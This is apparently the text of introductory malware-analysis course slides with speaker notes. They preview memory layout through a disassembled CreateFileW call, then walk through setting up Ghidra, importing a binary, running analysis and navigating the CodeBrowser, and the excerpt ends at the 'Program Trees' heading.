Here we want to illustrate the concepts of variables and memory. Some of these topics will be covered later in this module, so this is an early preview. We will repeat this exact slide later. Here is a function call to `CreateFileW` with seven function arguments. We are showing you the disassembly listing which indicates that the arguments are pushed onto the stack prior to the function call. It is not important to understand exactly what the stack is or how to interpret the disassembly. Instead focus on how the arguments are arranged in memory. Each DWORD is 4 bytes of data. The first, 0x011230D4, is a memory address. The bottom image shows the location of that memory address where the string "out.txt" is stored. The other 4-byte DWORD function arguments are integers. They are all little-endian, meaning the bytes read right to left, rather than left to right.

When you begin analyzing decompilation, keep in mind that variables are just memory locations that store data. Pointers are variables that contain memory addresses, so you must navigate to that memory address in order to access the data.

The images are from IDA Debugger.

## Lesson 1: Introduction to Ghidra


### Ghidra

- Open-source software developed within the National Security Agency
- Interactive disassembler and decompiler
- Extensible with scripts and plugins
- Requires version 11 or higher of Java Development Kit (JDK)
- <https://ghidra-sre.org/>
- Installed in FLARE VM



In this class we will be using Ghidra as our analysis tool. Ghidra was originally an internal NSA analysis tool which was released as an open-source application written in Java to the public in 2019.  
<https://github.com/NationalSecurityAgency/ghidra>.

- The Ghidra Book
- Excellent reference for basic and advanced users
- Chris Eagle also wrote *The IDA Pro Book*, another great reference



Regular Ghidra users should use this book as a reference. It is well-organized and easy to follow and expands on the topics covered in this module.




## Ghidra vs. IDA

- Both tools are viable
  - IDA has a free decompiler cloud version that is not private
- Ghidra offers a free decompiler
  - Ex. Ghidra handles MIPS well
- Some architectures may be handled differently
  - Ex. Ghidra handles MIPS well
- IDA disassembler is preferred

There is no right way to analyze malware and no right set of tools. IDA is popular among FLARE members and reverse engineers, but many use Ghidra, especially since an IDA license is very costly. Ghidra's decompiler is respected and the disassembler is decent.

## Getting Started


Create a new project (*File – New Project*) – select *Non-Shared Project*



Open Ghidra, create a new non-shared project. “Ghidra uses a project environment to allow you to manage and control the tools and data associated with a file or group of files as you are working with them”. Shared projects allow collaboration between multiple users but require configuring Ghidra Server.

## Getting Started


- Select a location and name for your project
  - It is not required that the project files are in this directory
  - Ghidra database files will be stored here (.gpr)



It is easiest to select the directory that contains the binary you are analyzing so all your relevant files are together. This is not required, however. Ghidra creates .gpr and .lock files, and a .rep directory that contains more project files.

## Import File


- To add a file to your project, select File – Import File (or drag file into Ghidra window)
- Ghidra detects the file type and architecture; leave default options unless you have additional information



Each file must be imported before it can be analyzed. This adds the file to the project. Ghidra should auto-detect the Format and Language, so you can leave these at the default setting. Format is the file type and Language is the compiler and processor type. Destination Folder determines the folder in the project where the file will go. This can also be left at default, but if your project contains several files, you may consider adding folders to organize them.

## Opening a File for Analysis



- Double-click on the file name
- Select Yes to begin analysis
- Leave default Analysis Options
  - If the file is very large removing Analyzers can speed up analysis
- Pro-tip: You can create subfolders to organize multiple files in your project



The default options are good – consider removing “PDB Universal” if you know there is no Program Database File to accompany the binary. Ghidra will now perform disassembly and decompilation analysis.

**Wait for Analysis to Finish**

- Status bar at bottom right shows progress
- Errors are reported when finished
  - Missing PDB error is common since many files are not accompanied by Program Database files




Time taken depends on file size. Large files may take a while.

## Import Results Summary

Includes details about the file


- Architecture
- Compiler
- Linked libraries



Ghidra presents a window that contains the import results. Assuming the import was successful, it is not required to read this output. It contains metadata about the file.

## CodeBrowser Tool


- When analysis is finished a *CodeBrowser* tool is created which contains the windows that we will use to examine the file
- In the main Ghidra display the *Tool Chest* displays tools that are available to use
- At the bottom of the screen *Running Tools* are displayed
  - Multiple *CodeBrowser* windows can co-exist
- If lost, click a dragon to open a running *CodeBrowser* instance



The CodeBrowser opens automatically after analysis, so you do not need to understand this distinction to begin analysis. It is presented here to help you learn to navigate between the views as you become more comfortable with Ghidra.

The "Tool Chest" displays tools that are available to use e.g. the "CodeBrowser". Clicking an icon in the "Tool Chest" opens a new, blank instantiation of the tool.

All tool instantiations that you've opened are added to the "Running Tools" bar at the bottom of the main window e.g. if you have two "CodeBrowser"s opened there will be two "CodeBrowser" icons in the "Running Tools" window. I can click the icons displayed in the "Running Tools" window to quickly switch focus between the tool instantiations.




This is the default arrangement of the CodeBrowser tool. We will discuss customization.



## Windows


- Windows can be added and reopened using the *Window* option in the toolbar
- All windows from default view are represented, and more
- Notice Disassembly window is called *Listing*



It is advisable to leave the Disassembly “Listing” window and Decompiler window. At this stage of analysis, the Program Trees and Data Type Manager windows are not critical. Some of the windows we will discuss are highlighted here.

## Program Trees

